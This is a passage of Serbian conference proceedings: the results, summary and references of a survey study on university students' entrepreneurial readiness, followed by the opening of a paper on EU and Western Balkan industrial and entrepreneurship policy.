| Za mene je razvoj sopstvenih sposobnosti dovoljno važan razlog da preuzmem neki rizik | 4,25 | 0,829 |
| Uživam u izazovnim zadacima koji mi omogućavaju usvajanje novih veština. | 4,41 | 0,650 |
| Volim da sam uključen/na u poslove koji zahtevaju visok nivo sposobnosti i talenta. | 4,42 | 0,624 |
| Sviđaju mi se izazovni zadaci iz kojih mogu mnogo da naučim | 4,50 | 0,614 |
| Strast prema radu (Likert skala 1-5): | 3,90 | 0,546 |
| Veliki deo mog životnog zadovoljstva potiče od rada. Volim da radim. | 4,15 | 0,759 |
| Dosta postižem zato što sam istrajan u radu. | 4,19 | 0,739 |
| Ponekad poželim da radim više nego što trenutno radim. | 3,86 | 1,068 |
| Radujem se povratku obavezama kada sam daleko od njih. | 3,41 | 1,023 |

Tabela 2. Deskriptivna statistika varijabli koje mere preduzetničku spremnost

**P8:** *Da li studenti koji su pohađali nastavu na fakultetu iz preduzetništva imaju veći nivo preduzetničke spremnosti i izraženije preduzetničke namere?*

**P9:** *Da li studenti koji su pokazali stvarnu zainteresovanost za preduzetništvo (pohađanjem seminara iz preduzetništva) imaju veći nivo preduzetničke spremnosti i viši nivo preduzetničkih namera?*

Za pronalaženje odgovora na prethodno definisana istraživačka pitanja, korišćene su tehnike statističkog zaključivanja (koeficijent korelacije, T-test). Rezultati istraživanja i odgovori na definisan istraživačka pitanja (P1-P9), predstavljeni su u narednom poglavlju.

## 5. REZULTATI I DISKUSIJA

Podaci iz ispitivanja su statistički analizirani uz pomoć statističkog softvera za obradu podataka (*PASW Statistics - SPSS 18*). Deskriptivna statistika varijabli, iz drugog dela upitnika, koja meri pet dimenzija spremnosti studenata na preduzetništvo prikazana je u Tabeli 2. Srednja vrednost promenljive „Spremnost na preduzetništvo" u celom uzorku iznosi, 3,73 (na skali od 1-5). U okviru toga, srednje vrednosti za pet dimenzija su sledeće: Preduzetničke namere (3,23); Sposobnost za preduzetništvo (3,34); Atraktivnost preduzetničkog zanimanja (3,80); Orijentacija ka učenju (4,41); Strast prema radu (3,90). Ukupna vrednost za promenljivu spremnost na preduzetništvo (3.73) je izračunata kao prosek vrednosti prethodno navedenih pet dimenzija, sa jednakom težinom i značajnošću. Razmatranje različitih koeficijenata značajnosti za pet dimenzija preduzetničke spremnosti može se istražiti u nekom budućem radu.

Naredne analize (Tabele 3-5) daju odgovore na istraživačka pitanja (P1-P9).

**P1:** *Da li godine starosti studenta predodređuju njihovu preduzetničku spremnost?*

Posmatrajući vrednosti Personovog koeficijenta korelacije iz Tabele 3, koje nisu bile statistički značajne ($p<0.05$) i čija vrednost je bliska nuli, nije moguće dokazati postojanje relacije po kojoj godine starosti studenta predodređuju spremnost na preduzetništvo. Takođe, godine starosti studenta nisu u vezi ni sa ostalih 5 dimenzija preduzetničke spremnosti (preduzetničke namere, sposobnost za preduzetništvo, atraktivnosti preduzetništva, orijentacija ka učenju, strast prema radu).

**P2:** *Da li postoji veza između prosečne ocene na studijama studenata i njihove spremnosti na preduzetništvo?*

Na osnovu rezultata navedenih u Tabeli 3, nije dobijena statistički značajna korelacija između prosečne ocene na studijama i spremnosti studenata na preduzetništvo. Vrlo je interesantno da prosečna ocena na studijama, prema uzorku ispitivanja, ima koeficijent korelaciji blizak nuli sa varijablom koja meri orijentaciju ka učenju.

**P3:** *Da li pol studenata predodređuje njihovu preduzetničku spremnost?*

Na osnovu rezultata ispitivanja koji su dati u Tabeli 3 i dobijeni statističkim poređenjem dve grupe studenata sa T-testom, ne postoji statistički značajna razlika u pogledu njihove spremnosti na preduzetništvo. Jedina ispoljena razlika ($\Delta$ 0.61, $p<0.05$) bila je u dimenziji koja meri preduzetničke namere studenata u odnosu na studentkinje (studenti su pokazali izraženije preduzetničke namere od studentkinja).

**P4:** *Da li se studenti iz Beograda razlikuju od studenta iz drugih gradova Srbije u pogledu nivoa spremnosti na preduzetništvo?*

Ovo istraživačko pitanje postavili smo da bi smo utvrdili da li Beograd, kao glavni grad Srbije i ujedno njen najrazvijeni deo, daje više preduzetničkih mogućnosti i stvara više želje za



DOI: 10.15308/Synthesis-2015-635-641

| Varijable: | Koeficijent korelacije | | Srednja vrednost (T-test) | |
|---|---|---|---|---|
| | Godine | Prosek ocena | Pol studenata | |
| | | | Muški N = 46 | Ženski N = 67 |
| (S) Spremnost na preduzetništvo | - 0.007 | - 0.120 | 3,86 | 3,64 |
| (1) Preduzetničke namere | 0.053 | - 0.110 | 3,59* | 2,98* |
| (2) Sposobnost za preduzetništvo | - 0.057 | - 0.202* | 3,53 | 3,21 |
| (3) Atraktivnost preduzetništva | - 0.094 | - 0.168 | 4,01 | 3,66 |
| (4) Orijentacija ka učenju | 0.078 | 0.067 | 4,42 | 4,41 |
| (5) Strast prema radu | 0.037 | 0.036 | 3,83 | 3,95 |
| Statistička značajnost | **p<0.01; *p<0.05 | | | |

Tabela 3. Preduzetnička spremnost i godine starosti, prosečna ocena i pol studenata

| Varijable i njihove srednje vrednosti | Mesto | | Godina studija | | Vrsta obrazovanja | |
|---|---|---|---|---|---|---|
| | Beograd N = 68 | Ostali gradovi N = 45 | IV i Master N = 60 | I,II,III N = 53 | Menadžersko N = 43 | Inženjersko N = 67 |
| (S) Spremnost na preduzetništvo | 3.77 | 3.67 | 3,63 | 3,85 | 3,98** | 3,53** |
| (1) Preduzetničke namere | 3.37 | 3.01 | 3,13 | 3,35 | 3,56** | 2,98** |
| (2) Sposobnost za preduzetništvo | 3.43 | 3.20 | 3,18* | 3,53* | 3,58* | 3,15* |
| (3) Atraktivnost preduzetništva | 3.85 | 3.72 | 3,54** | 4,10** | 4,21** | 3,50** |
| (4) Orijentacija ka učenju | 4.38 | 4.46 | 4,40 | 4,43 | 4,53* | 4,32* |
| (5) Strast prema radu | 3.88 | 3.93 | 3,90 | 3,89 | 4,02* | 3,79* |
| Statistička značajnost: | * p<0,05 (T - test); ** p<0,01 (T - test) | | | | | |

Tabela 4. Spremnosti na preduzetništvo i mesto, godina studija, vrsta obrazovanja studenata

pokretanjem sopstvenog biznisa. Sa druge strane može se postaviti i suprotna pretpostavka, da li pojedini slabo razvijeni delovi Srbije više stimulišu ljude na preduzetničku aktivnost i samozapošljavanje kao jedini način opstanka i ekonomske egzistencije. U tom smislu posmatrane su dve grupe: studenti iz Beograda, i studenti koji su iz drugih delova i gradova Srbije. U analizi je korišćen statistički t-test a rezultati su predstavljeni u Tabeli 4. U rezultatima se ne primećuje statistički značajna razlika u spremnosti na preduzetništvo između dve grupe studenata. Takođe, razlika ne postoji ni prema pojedinačnih pet dimenzija spremnosti na preduzetništvo (preduzetnička namera, sposobnost za preduzetništvo, atraktivnosti preduzetništva, orijentacija ka učenju, strast prema radu).

**P5:** *Da li studenti na završnim godinama studija imaju veću spremnost na preduzetništvo nego studenti na nižim godinama studija?*

Ovo istraživačko pitanje treba da ispita pretpostavku da li studenti završnih godina studija (IV godina ili master), koji su položili veći deo ispita na studijama i sami tim razmišljaju o svom budućem zaposlenju, imaju veći nivo spremnosti na preduzetništvo od studenata koji su na nižim godinama studija i koji su pre orijentisani ka učenju i polaganju ispita. U tom smislu studenti su bili podeljeni u dve grupe (Tabela 4). Prvu grupu su činili studenti na četvrtoj godini i na master studijama, a drugu grupu, studenti na nižim godinama studija (I, II, III). Ove dve grupe su upoređene prema spremnosti na preduzetništvo, a u okviru toga i pojedinačno prema svih pet dimenzija (preduzetnička namera, sposobnost za preduzetništvo, atraktivnosti preduzetništva, orijentacija ka učenju, strast prema radu). Posmatrajući ukupni rezultat na skali spremnosti na preduzetništvo, nije dobijena statistički značajna razlika između ove dve grupe studenata, pa se ne može pokazati da su studenti završnih godina studija spremniji na preduzetništvo. Međutim, interesantan rezultat, u ovoj analizi, je da studenti završnih godina imaju manji stepen sposobnosti za preduzetništvo ($p<0.05$) i niži nivo atraktivnosti preduzetništva ($p<0.01$) u odnosu na studente koji nisu blizu kraja svojih studija.

**P6:** *Da li se studenti inženjerstva i menadžmenta razlikuju u pogledu spremnosti na preduzetništvo?*

Uzorak istraživanja je obuhvatio dve velike grupe studenata (Tabela 1):

- Studente fakulteta za menadžment (Fakultet organizacionih nauka – studijski program menadžment i organizacija; Fakultet za ekonomiju, Fakultet za biznis, itd.) i;
- Studente inženjerskih fakulteta (Fakultet organizacionih nauka – studijski program za informacione sisteme i tehnologije, Mašinski fakultet, Elektrotehnički fakultet, Tehnološko-metalurški fakultet, Računarski fakultet).

Ove dve grupe studenata upoređene su u pogledu njihove spremnosti na preduzetništvo i pojedinačno kroz pet dimenzija. Rezultati međusobnog poređenja putem T-testa (Tabela 4), pokazali su statistički značajnu razliku između studenata menadžmenta i studenata inženjerstva u pogledu spremnosti na preduzetništvo. Preciznije, studenti sa fakulteta za menadžment pokazuju veću spremnost na preduzetništvo od studenata sa inženjerskih fakulteta, a razlika između srednjih vrednosti spremnosti na preduzetništvo je iznosila $\Delta 0,45$ ($p<0.01$). Ukoliko dve grupe studenata uporedimo prema ostalih pet dimenzija, statistički značajne razlike u korist studenata menadžmenta su sledeće: preduzetničke namere ($\Delta 0,58$; $p<0.01$); sposobnost za preduzetništvo ($\Delta 0.43$; $p<0.05$); atraktivnost preduzetništva ($\Delta 0.71$; $p<0.01$); orijentacija ka učenju ($\Delta 0.21$; $p<0.05$); strast prema radu ($\Delta 0.23$; $p<0.05$). Najveća razlika među ovim grupe je u dimenzijama atraktivnost preduzetništva i preduzetničke namere, dok je najmanja razlika u pogledu orijentacije ka učenju i strasti za radom. Na osnovu ovog rezultata može se reći da studenti menadžmenta imaju veću spremnost na preduzetništvo od studenata inženjerstva i da se ta razlika najviše odnosi na preduzetničke namere i atraktivnost preduzetničkog zanimanja.

**P7:** *Da li studenti koji imaju preduzetnika u porodici imaju veći nivo spremnosti na preduzetništvo nego studenti koji nemaju preduzetnike u porodici?*



DOI: 10.15308/Synthesis-2015-635-641

| Varijable i njihove srednje vrednosti | Preduzetnik u porodici | | Nastava iz preduzetništva | | Seminar iz preduzetništva | |
|---|---|---|---|---|---|---|
| | Da N = 36 | Ne N = 77 | Da N = 20 | Ne N = 90 | Da N = 52 | Ne N = 21 |
| (S) Spremnost na preduzetništvo | 3,88 | 3,66 | 3,80 | 3,71 | 4,07** | 3,45** |
| (1) Preduzetničke namere | 3,50 | 3,10 | 3,55 | 3,15 | 3,78** | 2,76** |
| (2) Sposobnost za preduzetništvo | 3,67** | 3,19** | 3,32 | 3,35 | 3,69** | 3,04** |
| (3) Atraktivnost preduzetništva | 4,00 | 3,71 | 4,03 | 3,74 | 4,29** | 3,38** |
| (4) Orijentacija ka učenju | 4,43 | 4,40 | 4,47 | 4,39 | 4,59** | 4,26** |
| (5) Strast prema radu | 3,87 | 3,92 | 3,84 | 3,93 | 4,02* | 3,80* |
| Statistička značajnost: | | | ** p<0,01; * p<0,05; | | | |

Tabela 5. Spremnost na preduzetništvo i preduzetništvo u porodici, nastava i seminari

Ovo istraživačko pitanje postavljano je u skladu sa shvatanjima da na preduzetništvo pored ličnih karakteristika pojedinca, mogu uticati i njegovo okruženje tj. pozitivni primeri preduzetničke prakse iz okruženja (npr. porodice). U istraživanju studente smo pitali da li imaju preduzetnika u porodici. Na osnovu jednostavnog odgovora (Da/Ne), studenti su bili podeljeni u dve grupe i one su analizirane (kroz T-test) prema spremnosti na preduzetništvo i ostalih pet dimenzija. Rezultati predstavljeni u Tabeli 5, pokazuju da ne postoji statistički značajna razlika u spremnosti na preduzetništvo (Δ0,22; p>0.05). Poređenjem ovih grupa prema svih pet dimenzija: preduzetničke namere, sposobnost za preduzetništvo, atraktivnost preduzetništva, orijentacija ka učenju i strast prema radu, dala je samo statistički značajnu razliku (Δ0.48; p<0.01) prema sposobnosti za preduzetništvo. Na osnovu ovog rezultata može se jedino dokazati da preduzetničko okruženje studenta utiče na njegovu sposobnost za preduzetništvo.

**P8:** *Da li studenti koji su pohađali nastavu na fakultetu iz preduzetništva imaju veći nivo preduzetničke spremnosti i izraženije preduzetničke namere?*

Na osnovu pitanja iz upitnika o pohađanju nastave iz preduzetništva, studenti su prema njihovim jednostavnim odgovorima (Da/Ne) razvrstani u dve grupe i analizirani (putem T-testa) po spremnosti na preduzetništvo. Poređenjem dve grupe (Tabela 5) nije pokazana statistički značajna razlika (Δ0,09; p>0.05). Posmatranjem svih pet dimenzija, postoji izraženija razlika između dve grupe studenata u preduzetničkim namerama (Δ0,40) i atraktivnosti preduzetničkog zanimanja (Δ0,29) ali ove dve razlike nisu bile statistički značajne (p>0.05) što je verovatno posledica nejednakosti grupa studenta (N=20 *vs.* N=90) koje su upoređene. Razlika može nagovestiti efekat obrazovanja iz oblasti preduzetništva na preduzetničke namere i atraktivnosti preduzetničkog zanimanja, koji se mora ponovo proveriti na uravnoteženim grupama.

**P9:** *Da li studenti koji su pokazali stvarnu zainteresovanost za preduzetništvo (pohađanjem seminara iz preduzetništva) imaju veći nivo preduzetničke spremnosti i viši nivo preduzetničkih namera?*

Pored prethodne analize o formalnoj edukaciji kroz nastavu iz preduzetništva, ispitivan je i uticaj neformalnog obrazovanja (seminari, treninzi) iz preduzetništva na preduzetničku spremnost studenata i njihove preduzetničke namere. Razlog tome je što studenti kroz pohađanje seminara i treninga pokazuju njihovu stvarnu zainteresovanost i želju za sticanjem dodatnih znanja i informacija za oblast preduzetništva, što ne mora biti slučaj sa formalnom nastavom koja je najčešće obaveza. Takođe, edukativni sadržaj seminara je najčešće orijentisan na praktična znanja. Studenti iz uzorka su međusobno razvrstani u dve grupe, u zavisnosti od toga da li su pohađali seminare iz preduzetništva ili ne. Rezultati su predstavljeni u tabeli 5. Pokazano je da studenti koji su pohađali seminare iz preduzetništva imaju veći nivo spremnosti na preduzetništvo (razlika između srednjih vrednosti je iznosila Δ0.62; p<0.01). Razlike između dve grupe studenata poređenjem kroz pet dimenzija bile su takođe statistički značajne: preduzetničke namere (Δ1,02; p<0,01), sposobnost za preduzetništvo (Δ0,65; p<0,01), atraktivnost preduzetništva (Δ0,91; p<0,01), orijentacija ka učenju (Δ0,33; p<0,01) i strast prema radu (Δ0,22; p<0,05). Ovi rezultati pokazuju da studenti koji su ispoljili stvarnu zainteresovanost za preduzetništvo, pohađanjem seminara, imaju veću spremnost na preduzetništvo. Shodno tome zaključuje se da neformalno obrazovanje iz preduzetništva može povećati sklonost ka preduzetništvu.

Na kraju, dobijeni rezultati istraživanja: 1) statistički značajni uticaj vrste obrazovanja (inženjersko i menadžersko) na preduzetničku spremnost; 2) statistički značajan uticaj neformalnog obrazovanja u vidu seminara i treninga iz preduzetništva na preduzetničku spremnost; sugerišu na neophodnost uvođenja akademskog predmeta iz preduzetništva na fakultetima, posebno onim inženjerskim.

## 6. REZIME

U ovom radu autori su kroz istraživanje preduzetničke spremnosti studenata u Srbiji, ukazali na neophodnost organizovanja akademskog predmeta „*virtuelno preduzetništvo*" na fakultetima. U istraživanju analizirane su različite grupe studenata sa idejom da se proveri veza između pojedinih karakteristika studenata i njihove spremnosti na preduzetništvo, koja je merena kroz pet dimenzija: preduzetničke namere, sposobnost za preduzetništvo, atraktivnost preduzetničkog zanimanja, orijentacija ka učenju, i strast za radom. Ispitivane karakteristike studenata bile su: pol, godine života, godina studija, mesto prebivališta, prosečna ocena na studijama, profil obrazovanja (menadžersko i inženjersko), preduzetničko okruženje studenta (preduzetnik u porodici), obrazovanje iz preduzetništva (nastava na studijama, pohađanje seminara). Sve prethodno navedene karakteristike predstavljale su varijable koje su analizirane u istraživačkim pitanjima (P1-P9) putem statističkih metoda (koeficijent korelacije, T-test). Najinteresantniji rezultat analize je pokazao da studenti menadžmenta imaju veću preduzetničku spremnost i izraženije preduzetničke namere za pokretanje sopstvenog poslovnog poduhvata u odnosu na studente inženjerstva. Ovaj rezultat može poslužiti kao dokaz opravdanosti promovisanja preduzetništva među studentima tehničkih i inženjerskih fakulteta koje će imati za cilj da poduče kreativne i inovativne studente kako da pokrenu sopstveni poslovni poduhvat koji je zasnovan na njihovim inženjerskim idejama. Navedene aktivnosti u edukaciji inženjera i budućih preduzetnika mogu imati snažan uticaj na ekonomski razvoj države, kroz promociju preduzetničke ekonomije.



DOI: 10.15308/Synthesis-2015-635-641

## LITERATURA


Ajzen, I. (1991). The theory of planned behaviour. *Organizational behaviour and human decision processes*, 50(2), 179-211.

Barringer, B. R., & Ireland, R. D. (2010). *Entrepreneurship: Successfully launching new ventures*. New Yersey: Pearson Education. ISBN: 978-0-13-8155808-8

Briggs, S. R., & Cheek, J. M. (1986). The role of factor analysis in the development and evaluation of personality scales. *Journal of personality*, 54(1), 106-148.

De Clercq, D., Honig, B., & Martin, B. (2013). The roles of learning orientation and passion for work in the formation of entrepreneurial intention. *International Small Business Journal*, 31(6), 652-676.

DeVellis, R. F. (2011). *Scale development: Theory and applications*. London: SAGE.

Dinis, A., Paço, A. F., Ferreira, J., Raposo, M., & Rodrigues, R. G. (2013). Psychological characteristics and entrepreneurial intentions among secondary students. *Education + Training*, 55(8/9), 763-780.

Farashah, A. D. (2013). The process of impact of entrepreneurship education and training on entrepreneurship perception and intention: Study of educational system of Iran. *Education + Training*, 55 (8/9), 868-885.

Hsieh, C., Nickerson, J. A., & Zenger, T. R. (2007). Opportunity discovery, problem solving and a theory of the entrepreneurial firm. *Journal of Management Studies*, 44(7), 1255-1277.

Lee, L., Wong, P., Foo, M., & Leung, A. (2011). Entrepreneurial intentions: the influence of organizational and individual factors. *Journal of Business Venturing*, 26(1), 124-136.

Nabi, G., Holden, R., & Walmsley, A. (2010). Entrepreneurial intentions among students: towards a re-focused research agenda. *Journal of Small Business and Enterprise Development*, 17(4), 537-551.

Moore, C. W., & Longenecker, J. G. (2008). *Managing small business: An entrepreneurial emphasis*. Australia: South-Western/Cengage Learning.

Omerbegović-Bijelović, J. (2010). *Osnove operacionog menadžmenta*. Beograd: Fakultet organizacionih nauka.

Solesvik, M., Westhead, P., Matlay, H., & Parsyak, V. N. (2013). Entrepreneurial assets and mindsets: benefit from university entrepreneurship education investment. *Education + Training*, 55(8/9), 748-762. DOI: 10.1108/ET-06-2013-0075

Souitaris, V., Zerbinati, S., & Al-Laham, A. (2007). Do entrepreneurship programmes raise entrepreneurial intention of science and engineering students? The effect of learning, inspiration and resources. *Journal of Business Venturing*, 22(4), 566-591.

Tang, L., & Koveos, P. E. (2004). Venture entrepreneurship, innovation entrepreneurship, and economic growth. *Journal of Developmental Entrepreneurship*, 9(2), 161-171.

Thompson, E. R. (2009). Individual entrepreneurial intent: Construct clarification and development of an internationally reliable metric. *Entrepreneurship Theory and Practice*, 33(3), 669-694.

Zampetakis, L. A., Gotsi, M., Andriopoulos, C., & Moustakis, V. (2011). Creativity and entrepreneurial intention in young people Empirical insights from business school students. *The International Journal of Entrepreneurship and Innovation*, 12(3), 189-199.

Zampetakis, L. A., Kafetsios, K., & Moustakis, V. (2013). The role of students' anticipated emotions in enterpreneurial intentions, IX Symposium of business and academics – SPIN 2013, 5-6 November, Belgrade, Serbia, 179-188.

Zhang, Y., Duijsters, G., & Cloodt, M. (2013).The role of entrepreneurship education as a predictor of university students' entrepreneurial intention. *International Entrepreneurship and Management Journal*. DOI: 10.1007/s11365-012-0246-z.




DOI: 10.15308/Synthesis-2015-635-641

Synthesis
International Scientific Conference of IT and Business-Related Research

# RAZVOJ PREDUZETNIŠTVA I INDUSTRIJSKE POLITIKE U EVROPSKOJ UNIJI I ZEMLJAMA ZAPADNOG BALKANA

## ENTREPRENEURSHIP AND INDUSTRIAL POLICY DEVELOPMENT IN THE EUROPEAN UNION AND WESTERN BALKAN COUNTRIES

Sanja Filipović[1], Lidija Barjaktarović[2]
[1] Ekonomski institut Beograd, Kralja Milana 16, Beograd, Srbija;
[2]Univerzitet Singidunum, Poslovni fakultet u Beogradu, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Industrijska politika i razvoj preduzetništva u Evropskoj uniji se delimično vodi na nacionalnom, a delimično na nadnacionalnom, odnosno evropskom nivou. Zemlje Zapadnog Balkana kao kandidati za pristupanje Evropskoj uniji u obavezi su da predstave nacionalnu politiku industrije i razvoja preduzetništva, kako bi se procenilo da li su njihove politike u skladu sa principima Evropske unije, posebno u pogledu privatizacije i restrukturiranja. Cilj ovog rada je da se na osnovu analize osnovnih principa Evropske unije kao i analize pomenutih nacionalnih politika zemalja Zapadnog Balkana, utvrdi koji su ključni problemi u razvoju industrijske politike i preduzetništva u zemljama regiona. Posebna pažnja biće posvećena analizi performansi malih i srednjih preduzeća u Srbiji kao i definisanja prateće politike.

**Ključne reči:**
industrijska politika, preduzetništvo, EU, Zapadni Balkan.

**Abstract:**
Industrial policy and entrepreneurship development in the European Union is partly led on national and supranational level, *i.e.* European level. Western Balkan countries, as candidates for membership in the European Union, are obliged to present national policy of industry and entrepreneurial development, in order to determine their compatibility with the principles of the European Union in terms of privatization and restructuring. The aim of this research is to determine the key problems in development of industrial policy and entrepreneurship in Western Balkan economies on the basis of the analysis of the main principles of the European Union and defined policies in those countries. Special attention shall be devoted to the analysis of performances of small and medium-sized enterprises in Serbia and defining of the accompanying policies.

**Key words:**
industrial policy, entrepreneurship, EU, Western Balkan.

**Zahvalnica**
Ovaj istraživački rad deo je projekta br. 47009 „Evropske integracije *i* društveno-ekonomske promene privrede Srbije na putu ka EU" kao i projekta br. 47028 „Unapređenje konkurentnosti Srbije u procesu pridruživanja EU", u periodu 2011-2015, koji su finansirani od starne Ministarstva nauke i tehnološkog razvoja Republike Srbije.

## 1. UVOD

Potreba za kreiranjem jedinstvene industrijske politike na teritoriji današnje Evropske unije (EU) datira još iz perioda formiranja Carinske unije i zajedničkog tržišta. Prvi dokument u kome su definisani principi i ciljevi zajedničke industrijske politike tadašnje Evropske ekonomske zajednice bio je „Industrijska politika Zajednice" (COM (70)100), koji je usvojen 1970. godine. Cilj industrijske politike bio je da se obezbedi organizacija zajedničkog tržišta, izvrši restrukturiranje preduzeća, usaglašavanje pravnog, poreskog i finansijskog zakonodavstva.

Početkom 1980-ih godina industrijska politika je bila uglavnom usmerena na restrukturiranje pojedinih industrijskih sektora koji su se našli u problemu usled neslaganja zemalja članica u tada još uvek nedovoljno homogenom tržišnom okruženju Evropske ekonomske zajednice. Tek nakon usvajanja Akta o jedinstvenoj Evropi *iz* 1987. godine, industrijska politika postaje proaktivnija i orijentiše se ka visokoj tehnologiji (Sauter, 1997). Stoga se može reći da se razvoj industrijske politike Evropske ekonomske zajednice kretao od sektorskog protekcionizma ka horizonatalnoj podršci i promociji konkurentnosti (Mićić, 2008).

Početkom 1990-tih godina prešlo se na horizontalni pristup i definisanje koordinirane nadnacionalne industrijske politike EU. Veliki doprinos tome bilo je uvođenje industrijske konkurentnosti u Sporazumu u Mastrihtu (1992) i usvajanje Lisabosnke strategije (2000). Nova etapa u vođenju industrijske politike je zvanično započela Lisabonskim samitom Evropskog saveta 2000. godine kada je postavljen strateški cilj da EU do 2010. godine postane najkonkurentnija i najdinamičnija privreda sveta, zasnovana na znanju i sposobna da ostvari održivi ekonomski rast, veću zaposlenost i socijalnu koheziju.

Tokom 2000. godine ključni pravac razvoja bio je usmeren ka izgradnji konkurentnosti. Počev od 2003. godine kada je usvojen *je dokment* „Ključna pitanja vezana za konkurentnost Evropskog tržišta - ka intergisanom pristupu" (COM(2003) 704), kojim je definisano nekoliko komunikacija. Tokom 2005. godine učinjen je pomak usvajanjem nove komunikacije „Saopštenje o sprovođenju Lisabonskog programa Zajednice: okvir praktične politike za jačanje prerađivačke industrije u EU - ka integrisanijem pristupu industrijskoj politici COM(2005) 474", kojom je dat podsticaj za stvaranje još jedinstvenije industrijske politike, odnosno bolje klime za razvoj svih industrijskih sektora. Tako definisana industrijska politika predstavljala je stub implementacije i rea-



E-mail: lbarjaktarovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-642-647

lizacije ambicioznih ciljeva Lisabonske strategije. Nakon toga usvojeno je nekoliko dokumenata[1] koji su predstavljali reviziju pomenute strategije.

Sledeći bitan dokument koji predstavlja osnovu aktuelne industrijske politike EU jeste usvajanje Evropa 2020: „Strategija za pametni, održivi i inkluzivni rast". U skladu sa ciljevima Strategije 2020 (EPuS, 2015), Evropska komisija je 2010. godine usvojila dve komunikacije (EC, 2010b; EC, 2010c) koje industriju vide kao ključni preduslov ukoliko se želi da Evropska unija postane globalni ekonomski lider. Nakon toga usledilo je usvajanje dokumenta „Industrijska politika: jačanje konkurentnosti" (COM(2011)0642) koja kao i prethodna dokumenta stavlja naglasak na razvoj konkurentnosti, ali pre svega kao neophodnost oporavka industrije EU u uslovima ekonomske krize.

U cilju oporavka industrije i rasta njenog učešća u bruto domaćem proizvodu, Evropska komisija je 2012. godine usvojila Saopštenje o industrijskoj politici („Saopštenje Evropske komisije o industrijskoj politici: Jača Evropska industrija za rast i gospodarski oporavak", EC, 2012). Kao glavni stubovi razvoja industrijske politike definisani su: rast investicija u inovacije, bolji uslovi poslovanja, pristup finansijama i kapitalu, unapređenje humanog kapitala i veština.

Zemlje Zapadnog Balkana (Albanija, Bosna i Hercegovina, Crna Gora, Makedonija, Kosovo i Srbija) kao kandidati za članstvo u EU su u obavezi da poštuju pravne tekovine EU i da izvrše usaglašavanje nacionalnog regulatornog okvira. Posmatrano sa pravne tačke gledišta, oblast industrijske politike i preduzetništva nije tehnički zahtevna u smislu da se izuzev Direktive 2011/7/EU sve pravne tekovine nalaze u formi saopštenja i preporuka. U poslednjih nekoliko godina u zemljama Zapadnog Balkana učinjen je znatan pomak u pravcu unapređenja zakonodavnog okvira, pre svega u oblasti unapređenja investicione klime. Strategiju industrijske politike do sada su usvojile jedino Srbija i Makedonija, dok je Crna Gora započela proces izrade strategije krajem 2014. godine. Srbija je krajem marta 2015. godine usvojila i novu Starategiju za podršku razvoju MSP, preduzetništva i konkurentnosti za period 2015-2020 sa pratećim akcionim planom.

Cilj ovog rada je da se, na osnovu analize osnovnih principa EU kao i analize pomenutih nacionalnih politika zemalja Zapadnog Balkana, utvrdi koji su ključni problemi u razvoju industrijske politike i preduzetništva u zemljama regiona. Posebna pažnja biće posvećena analizi performansi malih i srednjih preduzeća u Srbiji kao i analizi pratećih strateških dokumenata. Pored uvodnog dela i zaključnih razmatranja, rad je struktuiran tako da prati analizu razvoja industrijske politike i preduzetništva na nivou EU, zemalja Zapadnog Balkana i Srbije.

## 2. INDUSTRIJSKA POLITIKA I RAZVOJ PREDUZETNIŠTVA U EVROPSKOJ UNIJI

Pravne tekovine EU koje se odnose na preduzetništvo i industrijsku politiku su definisane u poglavlju 20, a nadležan za ovu oblast je Generalni direktorat za unutrašnje tržište, industriju, preduzetništvo i mala i srednja preduzeća Evropske komisije. Pravne tekovine u okviru ovog poglavlja u najvećem delu se sastoje od načela politike i instrumenata koji su sadržani u saopštenjima, preporukama i zaključcima Saveta i nije ih potrebno direktno prenositi u domaće zakonodavstvo. Izuzetak predstavlja Direktiva 2011/7/EU o borbi protiv zakasnelog plaćanja u komercijalnim transakcijama (*Directive 2011/7/EU on combating late payment in commercial transactions*) i Preporuka Evropske komisije u vezi definisanja mikro, malih i srednjih preduzeća. Politika EU u oblasti malih i srednjih preduzeća (MSP) obuhvaćena je Aktom o malim preduzećima za Evropu (*Small Business Act for Europe, SBA*), gde se između ostalog insistira na primeni zajedničke definicije malih i srednjih preduzeća.

Aktuelna industrijska politika EU definisana je *Communication on Industrial policy "For a European Industrial Renaissance"* (EC, 2014) koji je Evropska komisija usvojila u januaru 2014. godine. Ključna poruka ovog strateškog dokumenta je da EU treba da definiše novu podlogu za oporavak od ekonomske krize, a industrija u tom procesu treba da ima ključnu ulogu s obzirom na značaj koji ima u kreiranju radnih mesta i ostvarivanju ekonomskog rasta. U prilog tome ide činjenica da industrijski sektor zapošljava četvrtinu svih zaposlenih u privatnom sektoru, a svako radno mesto u industrijskoj proizvodnji stvara 2 do 3 nova radna mesta u uslugama. Čak 80% istraživanja i inovacija je registrovano u industrijskom sektoru (Rueda-Cantuche et al., 2012). Prema podacima Eurostata, industrijski proizvodi čine 80% ukupnog izvoza EU i na osnovu trgovine industrijskim proizvodima se ostvaruje suficit od 365 milijardi evra (EUR). Uglavnom se radi o industrijskim proizvodima visoke i srednje tehnologije (autoindustrija, mašinska industrija i oprema, farmaceutski i hemijski proizvodi, itd.). MSP predstavljaju 99% svih preduzeća EU, odnosno oko 21 milion preduzeća. Ova kategorija preduzeća zapošljava 133 miliona radno aktivnih i ključni su izvor preduzetničkog duha i inovacija, koji su presudni za konkurentnost preduzeća u EU. Cilj politike EU na području preduzetništva je da se politike i mere prilagode malim preduzećima i tako doprinesu atraktivnosti Evrope za osnivanje preduzeća i poslova (Filipović, 2014).

U istoj komunikaciji Evropska komisija ukazuje na značaj pune i efektivne primene industrijske politike i podstiče stvaranje inovativnog okruženja povoljnog za: pokretanje novih i unapređenje starih poslova, rast domaćih i stranih investicija, osnivanje i razvoj MSP i preduzetništva (MSPP), primenu modernih tehnologija (nanotehnologija, mikro/nanoelektronike, industrijske biotehnologije, naprednih materijala i/ili fotonike, proizvodnje pomoću naprednih tehnologija). U cilju unapređenja konkurentnosti industrije, Evropska komisija navodi sledeće ključne prioritete:

1. neophodno je jačati konkurentnost i u drugim oblastima privrede (npr. rast produktivnosti u poslovnim uslugama),
2. maksimalno uvećati potencijale unutrašnjeg tržišta razvijanjem infrastrukture, dalje integrisanje tržišta kapitala, poboljšanje mogućnosti za obuku i mobilnost građana na unutrašnjem tržištu rada,
3. sprovođenje instrumenata regionalnog razvoja sa nacionalnim i EU instrumentima za podršku inovacija, razvoj veština i preduzetništva,
4. obezbediti pristup kritičnim inputima (posebno energiji i sirovinama) po povoljnim cenama koje odražavaju međunarodne uslove troškova,
